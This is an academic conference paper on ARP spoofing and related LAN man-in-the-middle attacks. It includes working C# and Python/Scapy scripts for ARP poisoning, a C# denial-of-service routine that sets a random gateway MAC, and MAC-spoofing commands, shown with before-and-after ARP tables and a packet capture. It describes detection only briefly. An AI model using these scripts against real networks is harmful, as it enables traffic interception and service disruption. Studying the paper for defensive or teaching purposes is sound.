Journal of Physics: Conference Series

PAPER • OPEN ACCESS

# The problem of security address resolution protocol

To cite this article: P P Stepanov *et al* 2021 *J. Phys.: Conf. Ser.* **1791** 012061

# The problem of security address resolution protocol

**P P Stepanov[1], G V Nikonova[1], T S Pavlychenko[1] and A S Gil[2]**

[1]Omsk State Technical University, 11, Mira ave. Omsk, 644050, Russia
[2]Ministry of Internal Affairs, Administration "K", Omsk, Russia

Corresponding author's e-mail address: ngvlad@mail.ru

**Abstract.** This paper examines the conditions for conducting a Man in the middle (MITM) attack in networks using the Address Resolution Protocol (ARP), as well as possible methods for detecting and preventing such attacks. Examples of implementation of denial of service (DoS) attacks in a peer-to-peer network using the ARP protocol are given. An implementation of an ARP spoofing attack in Python and C # using the sharppcap library is presented. Examples of Man-in-the-middle attacks such as DHCP spoofing and ICMP redirection are provided. Describes the techniques of hacking the router and spoofing the MAC address.

## 1. Introduction

ARP-poisoning (ARP-spoofing) is a type of Man-in-the-middle (MITM) network attack, performed in networks that use the ARP protocol (mainly used in Ethernet networks). The attack is based on the flaws of the ARP protocol [1-2]. Address Resolution Protocol (ARP) is used to map the node's IP address to the physical (MAC) address. There are two types of messages in this protocol: ARP request — one node requests the address from another node and ARP reply — one node sends its MAC address to another node [3]. As part of the ARP protocol, entry caching is possible, for example, in Windows operating systems, the default entry cache timeout used to be 2 minutes.
Address Resolution Protocol (ARP) is vulnerable — it does not authenticate ARP requests and ARP responses. And since the network interfaces support gratuitous ARP (an ARP response that was not prompted by an ARP request), an ARP-spoofing attack is possible [3].

## 2. A theory of an ARP attack

Prior to ARP spoofing, IP and MAC addresses are stored in the ARP table of nodes A and B. Information is exchanged directly between nodes A and B (Figure 1, green arrow).
After performing an ARP-spoofing attack in the first example (Figure 2), the node C performing the attack sends an ARP response without receiving requests:

- to node B: with the IP address of node A and the MAC address of node C.

Since computers support gratuitous ARP, they modify their own ARP tables and insert entries with the MAC address of device C instead of the real MAC address of device A (red arrow) [4]. After the attack is completed, all packets coming from node B to node A go through node C. Since we did not send fake ARP packets to node A, the traffic coming from node A to node B goes directly. The attack can also be performed in both directions (Figure 3):

- to node B: with the IP address of node A and the MAC address of node C.
- to node A: with the IP address of node B and the MAC address of node C.

After the attack is completed, when device A is going to transfer a packet to device B, it finds an entry in the ARP table (it corresponds to device C) and determines the destination MAC address from it. The packet sent to this MAC address comes to device C instead of device B. Device C then transmits the packet to the pc it has been actually addressed (device B). The same thing happens when transmitting packets from node B to node A. ARP spoofing opens way to Denial-of-service attacks (DoS attacks) within peer-to-peer networks — sending a packet to the ARP node that contains a gateway IP address and a non-existent MAC address [6]. Thus the packets sent to this gateway will not be able to reach the destination.





**Figure 1.** Data transmission between nodes prior to ARP spoofing.





**Figure 2.** One direction ARP spoofing





**Figure 3.** Both directions ARP spoofing

```
  172.31.1.123          ac-22-0b-a5-25-12     dynamic
  172.31.1.157          30-75-12-80-ca-11     dynamic
  172.31.1.191          24-a2-e1-3c-7b-4d     dynamic
  172.31.1.246          44-6d-57-eb-75-6a     dynamic
  172.31.1.249          6c-5f-1c-de-22-ad     dynamic
  172.31.2.16           78-e4-00-6e-74-3e     dynamic
  172.31.3.226          00-18-e4-aa-09-12     dynamic
  172.31.3.254          00-18-e4-aa-09-12     dynamic
  172.31.3.255          ff-ff-ff-ff-ff-ff     static
  224.0.0.22            01-00-5e-00-00-16     static
  224.0.0.251           01-00-5e-00-00-fb     static
  224.0.0.252           01-00-5e-00-00-fc     static
  239.255.255.250       01-00-5e-7f-ff-fa     static
  255.255.255.255       ff-ff-ff-ff-ff-ff     static

Interface: 192.168.56.1 --- 0x13
  Internet Address      Physical Address      Type
  192.168.56.255        ff-ff-ff-ff-ff-ff     static
  224.0.0.22            01-00-5e-00-00-16     static
  224.0.0.251           01-00-5e-00-00-fb     static
  224.0.0.252           01-00-5e-00-00-fc     static
  239.255.255.250       01-00-5e-7f-ff-fa     static
  255.255.255.255       ff-ff-ff-ff-ff-ff     static
```

**Figure 4.** Poisoned ARP table

Tools for ARP spoofing
Currently, there are several tools for performing ARP spoofing, for the operating systems of Linux family, Windows and Android.
Most popular are: *Ettercap; Cain & Abel; Dsniff; Arp-sk; DroidSheep*.

### 3. Example of ARP spoofing

One can also use the sharppcap library for the C# [9-11]. The code that implements the attack using this library is shown in Figure 5. The Scapy [7-8] library set allows you to fine-tune sent packets. Figure 6 shows the implementatin of the ARP spoofing attack in Python. Using the ARP protocol, DoS attacks can also be carried out within a local network. Figure 7 shows the example of a DoS attack using the ARP protocol [12-14]. This code sets the MAC address of the gateway on the attacked device by a randomly generated value. After that, the Internet and the local network cease to work on the compromised node, since the packets sent by it cannot reach the recipient.

```csharp
public static void SendArp(LibPcapLiveDevice device, List<IPAddress>
    listIpAdreses, IPAddress localIp, PhysicalAddress localMac)
{
    ARP arper = new ARP(device);
    while (true)
    {
        foreach (var ipAdress in listIpAdreses)
        {
            var response = arper.Resolve(ipAdress, localIp, localMac);
            if (response != null)
            {
                Console.WriteLine($"Change in {ipAdress} ARP Row {localIp} - {localMac}");
            }
            else
            {
                Console.WriteLine($"Host {ipAdress} Not Found");
            }
            Thread.Sleep(1000);
        }
    }
}
```

**Figure 5.** Example of C# function for ARP spoofing

```python
#! /usr/bin/env python
import sys
import time
from scapy.all import *


print  sys.argv[1] + " Target"
print  sys.argv[2] + " spoof_IP "


if len(sys.argv) < 3:
  print sys.argv[0] + ": <target> <spoof_ip>"
  sys.exit(1)


print  sys.argv[1] + "Target"
print  sys.argv[2] + "spoof_IP "

iface = "eth0"
target_ip = sys.argv[1]
fake_ip = sys.argv[2]
ethernet = Ether()
arp = ARP(pdst=target_ip,
psrc=fake_ip,
op="is-at")
packet = ethernet / arp
arp.display()
while True:
  print "ARP-Spoofing " + sys.argv[1]
  sendp(packet, iface=iface)
  time.sleep(1)
```


**Figure 6.** Example of a Python script for ARP spoofing

```csharp
0 references | 0 changes | 0 authors, 0 changes
public static void Dos(LibPcapLiveDevice device, List<IPAddress>
 listIpAdreses, IPAddress localIp)
{
    var mac = PhysicalAddress.Parse(string.Format($"" +
        $"{HexRandomGen()}{HexRandomGen()}-" +
        $"{HexRandomGen()}{HexRandomGen()}-" +
        $"{HexRandomGen()}{HexRandomGen()}-" +
        $"{HexRandomGen()}{HexRandomGen()}-" +
        $"{HexRandomGen()}{HexRandomGen()}-" +
        $"{HexRandomGen()}{HexRandomGen()}"));
    SendArp(device, listIpAdreses, localIp, mac);
}

24 references | 0 changes | 0 authors, 0 changes
public static string HexRandomGen()
{
    return random.Next(16).ToString("X");
}
```

**Figure 7.** Example of C# function for DoS attack, using the ARP protocol


Figure 8 shows the ARP table of the attacked device before ARP spoofing. A packet is sent according to the script, which is visible using the sniffer (Figure 9). Figure 10 shows the ARP table of the attacked device after the spoofing [15-17]. The gateway address has been changed to the address of the attacker, and all the traffic coming from the compromised node goes through the attacker's device, as can be seen in Figure 11 (when tracing to the end node, one more node is added).



```
C:\Documents and Settings\user>arp -a

Interface: 192.168.1.131 --- 0x2
  Internet Address      Physical Address      Type
  192.168.1.11          d8-50-e6-c0-25-72     dynamic
  192.168.1.70          00-25-90-75-f6-d4     dynamic
  192.168.1.100         bc-ae-c5-98-f6-be     dynamic
  192.168.1.103         bc-ae-c5-98-f6-c6     dynamic
  192.168.1.223         b8-88-e3-48-73-fb     dynamic
  192.168.1.230         d4-ca-6d-f9-64-2c     dynamic
  192.168.1.240         b8-a3-86-51-b7-dc     dynamic
```

**Figure 8.** ARP table before the attack




```
1016 66.8704320 Giga-Byt_d5:f9:91  Broadcast          ARP  60 Who has 192.168.1.192?  Tell 192.168.1.55
1019 66.9222440 Giga-Byt_35:db:b3  Broadcast          ARP  60 Who has 192.168.1.139?  Tell 192.168.1.215
1020 66.9691220 AsustekC_b3:07:fe  CadmusCo_a9:ad:99  ARP  60 192.168.1.230 is at 20:cf:30:b3:07:fe
1033 67.4878450 Giga-Byt_52:80:4e  Broadcast          ARP  60 Who has 192.168.1.86?  Tell 192.168.1.20
1034 67.6152340 Giga-Byt_d5:f9:37  Broadcast          ARP  60 Who has 192.168.1.192?  Tell 192.168.1.81
1040 67.7812640 Giga-Byt_35:db:b3  Broadcast          ARP  60 Who has 192.168.1.139?  Tell 192.168.1.215
1042 67.9004590 Giga-Byt_d5:f9:91  Broadcast          ARP  60 Who has 192.168.1.192?  Tell 192.168.1.55
1043 68.0091350 AsustekC_b3:07:fe  CadmusCo_a9:ad:99  ARP  60 192.168.1.230 is at 20:cf:30:b3:07:fe
1044 68.1600140 Giga-Byt_52:80:4e  Broadcast          ARP  60 Who has 192.168.1.86?  Tell 192.168.1.20
1048 68.7107660 SuperMic_d3:8e:23  Broadcast          ARP  60 Who has 192.168.1.42?  Tell 192.168.1.3
1049 68.7770970 Giga-Byt_35:db:b3  Broadcast          ARP  60 Who has 192.168.1.139?  Tell 192.168.1.215
1051 68.9573570 Giga-Byt_d5:f9:91  Broadcast          ARP  60 Who has 192.168.1.192?  Tell 192.168.1.55
1052 69.0519300 AsustekC_b3:07:fe  CadmusCo_a9:ad:99  ARP  60 192.168.1.230 is at 20:cf:30:b3:07:fe
1055 69.1546000 Giga-Byt_52:80:4e  Broadcast          ARP  60 Who has 192.168.1.86?  Tell 192.168.1.20
1057 69.5081490 Giga-Byt_f8:f3:d6  Broadcast          ARP  60 Who has 192.168.1.7?  Tell 192.168.1.173
1068 69.9534520 Giga-Byt_d5:f9:91  Broadcast          ARP  60 Who has 192.168.1.192?  Tell 192.168.1.55
1069 70.0861310 AsustekC_b3:07:fe  CadmusCo_a9:ad:99  ARP  60 192.168.1.230 is at 20:cf:30:b3:07:fe
1070 70.4194590 AsustekC_77:32:79  Broadcast          ARP  60 Who has 192.168.1.40?  Tell 192.168.1.48
1085 70.9024790 AsustekC_98:f6:93  Broadcast          ARP  60 Who has 192.168.1.98?  Tell 192.168.1.248
1086 70.9038930 AsustekC_98:f6:ca  Broadcast          ARP  60 Who has 192.168.1.248?  Tell 192.168.1.98
1087 70.9835830 Giga-Byt_d5:f9:91  Broadcast          ARP  60 Who has 192.168.1.192?  Tell 192.168.1.55
1089 71.1304810 AsustekC_b3:07:fe  CadmusCo_a9:ad:99  ARP  60 192.168.1.230 is at 20:cf:30:b3:07:fe
1090 71.2663620 AsustekC_77:32:79  Broadcast          ARP  60 Who has 192.168.1.40?  Tell 192.168.1.48
1136 72.1874670 AsustekC_b3:07:fe  CadmusCo_a9:ad:99  ARP  60 192.168.1.230 is at 20:cf:30:b3:07:fe

⊞ Frame 1136: 60 bytes on wire (480 bits), 60 bytes captured (480 bits) on interface 0
⊞ Ethernet II, Src: AsustekC_b3:07:fe (20:cf:30:b3:07:fe), Dst: CadmusCo_a9:ad:99 (08:00:27:a9:ad:99)
⊞ Address Resolution Protocol (reply)

0000  08 00 27 a9 ad 99 20 cf  30 b3 07 fe 08 06 00 01   ..'.... . 0.......
0010  08 00 06 04 00 02 20 cf  30 b3 07 fe c0 a8 01 e6   ...... . 0.......
0020  00 00 00 00 00 00 c0 a8  01 83 00 00 00 00 00 00   ........ ........
0030  00 00 00 00 00 00 00 00  00 00 00 00               ........ ....
```

**Figure 9.** Sniffer dump



```
C:\Documents and Settings\user>arp -a

Interface: 192.168.1.131 --- 0x2
  Internet Address      Physical Address      Type
  192.168.1.11          d8-50-e6-c0-25-72     dynamic
  192.168.1.70          00-25-90-75-f6-d4     dynamic
  192.168.1.100         bc-ae-c5-98-f6-be     dynamic
  192.168.1.103         bc-ae-c5-98-f6-c6     dynamic
  192.168.1.130         20-cf-30-b3-07-fe     dynamic
  192.168.1.223         b8-88-e3-48-73-fb     dynamic
  192.168.1.230         20-cf-30-b3-07-fe     dynamic
  192.168.1.240         b8-a3-86-51-b7-dc     dynamic
```

**Figure 10.** ARP table after the attack

```
Tracing route to dns.google [8.8.8.8]
over a maximum of 30 hops:

  1    <1 мс    <1 мс     *     192.168.1.130
  2     2 ms    <1 мс     2 ms  192.168.1.230
  3     1 ms     1 ms     4 ms  10.254.253.253
  4     1 ms     2 ms     1 ms  mx480.omkc.ru [217.25.208.193]
  5     1 ms     1 ms     1 ms  rt1.omkc.ru [217.25.208.157]
  6     1 ms     1 ms     2 ms  omk02.transtelecom.net [188.43.2.66]
  7     *        *        *     Request timed out.
  8    45 ms    33 ms    32 ms  72.14.219.177
  9    33 ms    34 ms    33 ms  216.239.47.149
 10    34 ms    40 ms    29 ms  google-public-dns-a.google.com [8.8.8.8]

Trace complete.
```

**Figure 11.** Tracert command example

## 4. Examples of the man-in-the-middle attacks

Consider other types of Man in the middle (MITM) network attacks used in data networks.

### *4.1. DHCP spoofing*

DHCP dynamically assigns an IP address to a client computer that temporarily connects to the network [18]. To do this, the client computer sends a DHCP broadcast message to the network. The DHCP server, having received such a message, allocates a temporary IP address to the computer from the address pool and determines its lease time. However, since the request to receive settings is broadcast, an attacker can impersonate a DHCP server and issue settings with fake gateway and DNS addresses.

### *4.2. ICMP redirect*

There is a special ICMP (Internet Control Message Protocol) protocol, one of the functions of which is to inform hosts about the change of the current router [19]. This control message is called redirect. It is possible to send a false redirect message on behalf of the router to the attacked host from any host in the network segment. As a result, the host's current routing table changes and, in the future, all network traffic of this host will pass, for example, through the host that has sent a false redirect message. Thus, it is possible to actively impose a false route within one segment of the Internet.

### *4.3. MAC spoofing*

Another interesting technique is the substitution of a MAC address [20]. It allows the packets intended for the attacked computer to be accepted on the computer with the changed MAC address (Figure 12).

```
# ifconfig eth0 down
# ifconfig eth0 hw ether 00:80:48:BA:d1:30
# ifconfig eth0 up
```

**Figure 12.** An example of MAC address spoofing in Linux

### *4.4. Hacking a router*

Another way, which could be singled out, is hacking a router and reconfiguring DHCP so that the gateway address and DNS server were assigned to the attacker's computer. Many routers have open FTP, SSL, Telnet, HTTP ports and the majority of users do not change the default settings, which is a serious vulnerability [21]. A weak password also does not offer reliable protection, since an attacker can brute-force the password via a dictionary (Figure 13).





**Figure 13.** An example of brute-forcing a password

## 5. Conclusion

The article covers such an attack as ARP-poisoning and its implementation using Python and C# (scapy) languages. A detailed analysis of the stages of the attack and the sequence of effects on the attacked node are given. An example of the script that sends a fake ARP packet is proposed. The article gives examples of such attacks as: Man-in-the-middle and those that were not covered previously in literature (DHCP spoofing, ICMP redirect and MAC spoofing). Analyzing the above, we can conclude that threats associated with interception of traffic are a serious problem in protecting data from unauthorized access.

## 6. References

[1] E. Garrison Walters 2001 *The essential guide to computing* (Prentice Hall PTR) p 149
[2] G. Jinhua and X. Kejian 2013 *ARP spoofing detection algorithm using ICMP protocol* (in IEEE International Conference on Computer Communication and Informatics ICCCI'13) pp 1–6
[3] Olifer, Natalia, Olifer, Victor 2006 *Computer Networks: Principles, Technologies and Protocols for Network Design* (Chichester, England ; Hoboken, NJ : John Wiley & Sons) p 973
[4] Tanenbaum, Andrew S. and Austin, Todd 2015 *Structured computer organization 6th ed.* (Pearson Education, Inc., publishing as Prentice Hall) p 801
[5] Shakhnovich I A 2006 *Modern wireless technologies* (M.: Technosphere) p 288
[6] Efimov V I and Faizullin R T 2005 Diversified TCP / IP traffic multiplexing system (Bulletin of Tomsk State University)
[7] Svalov A A 2011 Methods of information transmission with packet separation over several channels (Applied Mathematics and Fundamental Informatics: Sat. scientific. tr., Omsk, publishing house OmSTU) p 26–30
[8] Russell A 2006 *Rough Consensus and Running Code and the Internet-OSI Standards War* (IEEE Annals of the History of Computing, July-September 2006)

[9] Sridharan, M., Tan, K., Bansal, D., Thaler, D. 2009 *Compound TCP: A New TCP Congestion Control for High-Speed and Long Distance Networks, Internet draft (*work in progress, April 2009)
[10] Righ Seifert, James Edwards 2008 *The All-New Switch Book: The complete guide to LAN switching technology* (Wiley)
[11] Richter, Jeffrey, 2013 *CLR via C #. Programming with Microsoft .NET Framework 4.5 in C #* (M: Peter – Moscow) p 896
[12] Freeman, Adam 2015 *ASP.NET MVC 5 with examples in C # 5.0 for professionals* (M.: Williams) p 736
[13] X. Hou, Z. Jiang, and X. Tian, 2010 *The Detection and Prevention for ARP Spoofing based on SNORT* (in Proc. of IEEE International Conference on Computer Application and System Modeling ICCASM'10), vol. 5, pp V5–137
[14] D. Bruschi, A. Ornaghi, and E. Rosti, 2003 *S-ARP: A Secure Address Resolution Protocol* (in Proc. of Nineteenth Annual IEEE Computer Security Applications Conference ICSAC'03) p 66–74
[15] Olivier Bonaventure 2014 *Computer Networking: Principles, Protocols and Practice* (Release 0.25) p 280
[16] Fellinge, Jeff 2004 *IT Administrator's Top 10 Introductory Scripts for Windows* (Charles River Media; 1st Edition) p 424
[17] Hamilton Turner, Jules White, Jaime Camelio, Christopher Williams, Brandon Amos and Robert Parker 2015 *Bad Parts: Are Our Manufacturing Systems at Risk of Silent Cyberattacks?* (IEEE Security & Privacy IEEE Computer Society)
[18] CNP Studies: Configuring DHCP Snooping. URL: https://packetpushers.net/ccnp-studies-configuring-dhcp-snooping/
[19] Jen-Hao Kuo; Siong-Ui Te; Pang-Ting Liao and all. 2006 *An evaluation of the virtual router redundancy protocol extension with load balancing* (in Proc. of 11th Pacific Rim International Symposium on Dependable Computing (PRDC'05) Hunan, China, Added to IEEE Xplore: 20 March 2006. DOI: 10.1109/PRDC.2005.16
[20] Shashi Shaw; Prasenjit Choudhury. *A new local area network attack through IP and MAC address spoofing* 2015 IEEE International Conference on Advances in Computer Engineering and Applications. Ghaziabad, India. DOI: 10.1109/ICACEA.2015.7164728
[21] Mujahid Shah; Sheeraz Ahmed; Khalid Saeed; Muhammad Junaid; Hamayun Khan; Ata-ur-rehman *Penetration Testing Active Reconnaissance Phase – Optimized Port Scanning With Nmap Tool* 2019 2nd International Conference on Computing, Mathematics and Engineering Technologies (iCoMET) Sukkur, Pakistan. DOI: 10.1109/ICOMET.2019.8673520